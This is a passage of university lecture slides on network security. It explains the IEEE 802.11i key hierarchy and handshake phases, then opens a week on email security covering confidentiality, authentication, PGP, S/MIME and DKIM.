
- **Wi-Fi Protected Access (WPA)**

The Wi-Fi Alliance promulgated Wi-Fi Protected Access (WPA) as a Wi-Fi standard. WPA is a set of security mechanisms that eliminates most 802.11 security issues and was based on the current state of the 802.11i standard.

- **Robust Security Network (RSN).**

The final form of the 802.11i standard is referred to as Robust Security Network (RSN). The Wi-Fi Alliance certifies vendors in compliance with the full 802.11i specification under the WPA2 program.

IEEE 802.11I Wireless LAN Security- Services and protocol



IEEE 802.11i Wireless LAN Security- Phases of Operation





Figure 7.7 IEEE 802.11i Phases of Operation

IEEE 802.11i Phases of Operation: Capability Discovery, Authentication, and Association



Pairwise Keys



- Used for communication between a pair of devices, typically between a STA and an AP
 - These keys form a hierarchy beginning with a master key from which other keys are derived dynamically and used for a limited period of time
- Pre-shared key (PSK)
 - A secret key shared by the AP and a STA and installed in some fashion outside the scope of IEEE 802.11i
- Master session key (MSK)
 - Also known as the AAAK, and is generated using the IEEE 802.1X protocol during the authentication phase
- Pairwise master key (PMK)
 - Derived from the master key
 - If a PSK is used, then the PSK is used as the PMK; if a MSK is used, then the PMK is derived from the MSK by truncation
- Pairwise transient key (PTK)
 - Consists of three keys to be used for communication between a STA and AP after they have been mutually authenticated
 - Using the STA and AP addresses in the generation of the PTK provides protection against session hijacking and impersonation; using nonces provides additional random keying material

PTK Parts



The three parts of the PTK are as follows.


- EAP Over LAN (EAPOL) Key Confirmation Key (EAPOL-KCK): Supports the integrity and data origin authenticity of STA-to-AP control frames during operational setup of an RSN. It also performs an access control function: proof-of-possession of the PMK. An entity that possesses the PMK is authorized to use the link.
- EAPOL Key Encryption Key (EAPOL-KEK): Protects the confidentiality of keys and other data during some RSN association procedures.
- Temporal Key (TK): Provides the actual protection for user traffic

Group Keys



- Group keys are used for multicast communication in which one STA sends MPDUs to multiple STAs
- Group master key (GMK)
 - Key-generating key used with other inputs to derive the GTK
- Group temporal key (GTK)
 - Generated by the AP and transmitted to its associated STAs
 - IEEE 802.11i requires that its value is computationally indistinguishable from random
 - Distributed securely using the pairwise keys that are already established
 - Is changed every time a device leaves the network

Group Keys



**Figure 7.10 IEEE 802.11i Phases of Operation:
Four-Way Handshake and Group Key Handshake**

IEEE 802.11i Pseudorandom Function (PRF)



- Used at a number of places in the IEEE 802.11i scheme (to generate nonces, to expand pairwise keys, to generate the GTK)
 - Best security practice dictates that different pseudorandom number streams be used for these different purposes
 - Built on the use of HMAC-SHA-1 to generate a pseudorandom bit stream

IEEE 802.11i Pseudorandom Function (PRF)




Figure 7.11 IEEE 802.11i Pseudorandom Function

Summary



- Wireless network security
 - Network threats
 - Security measures
- Mobile device security
 - Security threats
 - Security strategy
- IEEE 802.11 wireless LAN overview
 - Wi-Fi Alliance
 - IEEE 802 protocol architecture
 - IEEE 802.11 network components and architectural model
 - IEEE 802.11 services
- IEEE 802.11i wireless LAN security
 - IEEE 802.11i services
 - IEEE 802.11i phases of operation
 - Discovery phase
 - Authentication phase
 - Key management phase
 - Protected data transfer phase
 - The IEEE 802.11i pseudorandom function

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 10

Electronic Mail Security



Contents

1. Secure Email
2. PGP
3. S/MIME
4. Domain-keys Identified Email
5. Security services
6. Security mechanisms



Weekly Learning Outcomes

1. Explain the basic functionality of SMTP, POP3, and IMAP.
2. Understand the functionality of S/MIME and the security threats it addresses
3. Understand the basic mechanisms of DMARC and its role in e-mail security.
4. Understand the basic mechanisms of DKIM and its role in e-mail security.



Email Security



- Email is one of the most widely used and regarded network services
- Currently message contents are not secure
 - May be inspected either in transit
 - Or by suitably privileged users on destination system

Email Security Enhancements



- Confidentiality
 - Protection from disclosure
- Authentication
 - Of sender of message
- Message integrity
 - Protection from modification
- Non-repudiation of origin
 - Protection from denial by sender

Pretty Good Privacy (PGP)

